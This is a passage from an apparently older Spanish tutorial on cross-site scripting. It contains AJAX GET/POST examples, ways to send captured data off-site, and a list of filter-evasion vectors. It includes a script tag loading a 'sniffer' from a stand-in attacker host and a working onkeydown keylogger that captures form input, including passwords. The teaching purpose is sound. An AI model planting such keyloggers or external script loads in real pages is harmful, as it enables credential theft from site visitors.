        // 4 : completa
        if (xhr.readyState == 4) {
                        // A continuacion comprobamos el codigo de respuesta HTTP del servidor
                        // en caso de ser correcta seria 200 (OK)
                        // Si hacemos una prueba local no es necesario
                        //if (xhr.status == 200) {
                                var resultado = xhr.responseText;
                                var bloque = document.createElement("div");
                                bloque.innerHTML = "<b>" + resultado + "</b>";
                                document.body.appendChild(bloque);

                        //} else {
                        //        alert("Error al recibir petición.");
```

```
                        //}
          } else {
            // Todavia no hay respuesta...
          }
}

/*]]>*/
 </script>
</head>
<body>
<p>

Es es un ejemplo muy simple de Ajax. Si pinchas en el enlace se hace una peticion para cargar un contenido sin que se recargue la pagina.
</p>
<a href="javascript:saludoAjax()">Salúdame como es debido</a>
<hr />


</body>
</html>
```

Ejemplo de post

Y con este otro código, hariamos una petición AJAX enviando los datos de un formulario por POST:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="es" dir="ltr" lang="es">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
 <title>Ejemplo simple de Ajax, Asynchronous Javascript And XML : Conversor de euros</title>
 <script type="text/javascript">
 /*<![CDATA[*/


 /**
 * conversor :  Ejemplo básico de AJAX.
 * Invocado desde el boton de conversion, prepara el objeto de peticion
 * e invoca una pagina php remota
 */
  function conversor () {

                    var cantidad = document.getElementById("conversor").value;

 //                 alert("La cantidad es " + cantidad);

            // Creamos el objeto, segun el navegador
            if (window.XMLHttpRequest) { // Para los mozilla y los basados en gecko
              xmlhttprequest = new XMLHttpRequest();
            } else if (window.ActiveXObject) { // Para Mordorsoft Exploiter
               xmlhttprequest = new ActiveXObject("Microsoft.XMLHTTP");
```

```
        }

        // PREPARANDOSE PARA LA RESPUESTA
        // establecemos un handler para cuando llegue la respuesta,
        xmlhttprequest.onreadystatechange = function() { procesaConversor(xmlhttprequest); };


        // HACIENDO LA PETICION
        // Open(metodo, url, y si queremos la peticion asincrona o no)
        xmlhttprequest.open('POST', 'procesa.php', true);

        // Preparamos el POST. Hay que establecer esta cabecera
        // para poder enviar variables por post
        xmlhttprequest.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');

         // Send es necesario si queremos pasar variables por POST
         // asi que construimos una especie de query string con variables=valores
         xmlhttprequest.send("conversor="+cantidad);

}

/**
* procesaConversor
* parametros: el objeto xmlhttprequest
* Es la funcion handler que procesa el archivo recibido a traves
* de la peticion. Es igual que la funcion anterior pero en este caso parseamos el XML
*/
function procesaConversor (xhr) {

        // primermo comprobamos el estado de la respuesta
         if (xhr.readyState == 4) {
                        // A continuacion comprobamos el codigo de respuesta HTTP del servidor
                        if (xhr.status == 200) {
                                alert(xhr.responseText);
                        } else {
                                alert("No se recibio una respuesta correcta. Respuesta HTTP: " +
xhr.status);
                        }
          } else {
            // Todavia no hay respuesta...
          }
}


/*]]>*/
 </script>
</head>
<body>

Este ejemplo envía el contenido de la caja de texto a una pagina php, recoge el resultado y lo
carga en la propia caja de texto. Todo ello sin que se recargue la pagina.
<input type="text" name="conversor" id="conversor" value="" />
<input type="button" name="boton" id="boton" value="Convierte &euro; a ptas."
onclick="conversor()" />
```

```
<hr />

</body>
</html>
```

Por tanto, un otro tipo de ataque XSS sería a través de AJAX, silencioso, potente y con más posibilidades abiertas para el mal.

(10.2). Mandando datos fuera

En principio AJAX tiene impuesta una limitación por la cual el script no puede hacer peticiones a otros dominios distintos al del origen del documento HTML. Lo verdaderamente interesante para el usuario malicioso sería la posibilidad de poder sacar los datos a donde quisiera.

Esta protección de seguridad también ha supuesto una pega para los propios desarrolladores, ya que a una aplicación web puede interesarle que desde el cliente se hagan peticiones AJAX a distintos dominios. Una solución para esto sería simplemente crear una especie de proxy en el mismo dominio para redirigir las peticiones desde el dominio legitimo a cualquier otro.

Para el usuario maligno existen otras formas de conseguir su propósito u evadir esta protección:

- La más obvia, es enviar los datos capturados a la propia web. En el caso del guestbook sería tan simple como crear una nueva entrada. Se podría utilizar algún tipo de codificación o cifrado simple para ocultar los datos capturados y listo.

- Insertar el sniffer de ajax desde un lugar externo y dirigir los datos a él:
  <script src="http://www.superjuacker.net" ></script>

- Aprovecharse de las propiedades de javascript como lenguaje orientado a objetos para reescribir las funciones de AJAX. Esta técnica ha sido descrita en esta web:
  http://myappsecurity.blogspot.com/2007/01/ajax-sniffer-prrof-of-concept.html
  Además ha incluido una prueba de concepto que funciona perfectamente.

(10.3). Snifando datos

Esto sería un ejemplo de código de cómo capturar datos. Basta con usar el evento onkeydown.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>Captura de datos</title>
<!-- Este es un comentario HTML, el usuario no lo ve en el navegador -->
<meta http-equiv="content-type" content="text/html; charset=ISO-8859-1">

</head>
<body>

<form name="formulario" method="post" action="enviar.php">
Nombre:<input type="text" name="nombre" value="" >
Password:<input type="password" name="password" value="" >
<input type="submit" name="enviar" value="Enviar" >
</form>
<script language="javascript">
	// Definimos el handler para keyDown
	document.onkeydown = capturaKeyDown;
	document.forms[0].onsubmit = mostrar;

	var textocapturado = "";

	// Función que captura
	function capturaKeyDown (evento)
	{
			// Recuperamos evento y tecla
			var objEvento =window.event? event : evento;
			var tecla = objEvento.keyCode? objEvento.keyCode : objEvento.charCode;

			var caracter = String.fromCharCode(tecla).toLowerCase();

			// Guardamos tabulaciones
			if (tecla == 9) {caracter = " <tab> ";}

			// Se pulsaba shift?
			if (objEvento.shiftKey) { caracter =
String.fromCharCode(tecla).toUpperCase(); }

			//alert(tecla);
			textocapturado += "" + caracter;
	}

	// Mostrar captura
	function mostrar ()
	{
		alert("Texto capturado: \n" + textocapturado);
	}

</script>

</body>
```

```
</html>
```

Al final se usa un alert para mostrar el texto capturado. Hacer que el código envíe una el texto al exterior con AJAX ya es cuestión de añadir sus funciones y ya está.

Otras opciones

Existen otras maneras de sacar datos del navegador. Pueden usarse los plugins de flash o de java.

Las animaciones flash disponen de un lenguaje de scripting interno el action script que permite la recepción y el envío de datos en formato XML (¿te suena?). Insertando un flash maligno se podría conseguir sacar datos.

Los applets de java también pueden comunicarse con el exterior, en principio con su misma máquina de origen. Desde el cliente, un applet puede abrir un socket hacia una máquina siempre que esta sea la misma desde el que se ha bajado. Se podría insertar un applet con forma de pantalla de login y sacar los datos fuera sin problemas.

(11). Formas de introducir XSS

Existen infinidad de maneras de llevar a cabo un XSS. Lo más fácil es la vía directa aunque eso solo es posible si la web no realiza ninguna comprobación. Si la web lleva a cabo comprobaciones para evitar el XSS será más dificil pero dependiendo de cómo se haga el filtrado aún puede haber opciones para insertar código javascript.
En muchas comprobaciones simplemente se buscan las etiquetas <script>, pero ese filtrado no es suficiente ya que una acción javascript puede llevarse a cabo mediante una etiqueta html a través de atributos o eventos.

En lugar de hacer un listado de todas las formas disponibles, recomendaría pasarse por esta página web:

http://ha.ckers.org/xss.html

Es un largo compendio de formas de evadir los filtros de validación, no solo para conseguir usar la etiqueta script sino para buscar otras alternativas:

- Cualquier etiqueta con atributo src (img, input type=”image”,...)
- Cualquier etiqueta con atributo href (a, llink,)
- Eventos como onerror
- Estilos donde se referencian imágenes
- Etiquetas meta
- Etiquetas style
- un largo etc...

Referencias, webs, artículos:

Artículos

[+] *CERT Advisory CA-2000-02 - Malicious HTML Tags Embedded in Client Web Requests*
http://www.cert.org/advisories/CA-2000-02.html
[+] *DOM Based Cross Site Scripting or XSS of the Third Kind*
http://www.webappsec.org/projects/articles/071105.shtml
[+] *Bypassing JavaScript Filters the Flash! attack*, EyeonSecurity, June 5 2002
[+] *The HTML Form Protocol Attack,* Jochen Topf, August 8 2001
[+] *HOWTO: Prevent Cross-Site Scripting Security Issues (Q252985)*, Microsoft, February 1 2000
[+] *Understanding Malicious Content Mitigation for Web Developers*, CERT Coordination Center, February 2 2000
[+] *URL Encoded Attacks*, Internet Security Systems, Gunter Ollmann, April 1 2002
[+] *Cross-site Scripting Overview*, Microsoft, February 2 2000
[+] *The Evolution of Cross-site Scripting Attacks,* iDefence, David Edler, May 20 2002

Libros:

[+] Hacking Exposed Web Applications - McGraw Hill. 2002
[+] Web Hacking: Attacks and Defense - Addison Wesley. 2002 (desfasado)
[+] Web Security & Commerce - O'Rielly. (desfasado)
[+] Javascript, the Definitive Guide. - O'Rielly
[+] Web Design in a Nutshell - O'Rielly

Webs

[+] BBBDD de ataques XSS
http://ha.ckers.org/xss.html
[+] Introducción a DOM
http://www.maestrosdelweb.com/editorial/dom/
[+] Articulo sobre programación DOM
http://www.pageresource.com/dhtml/ryan/part4-1.html
[+] DOM inplementación de mozilla
http://developer.mozilla.org/en/docs/Gecko_DOM_Reference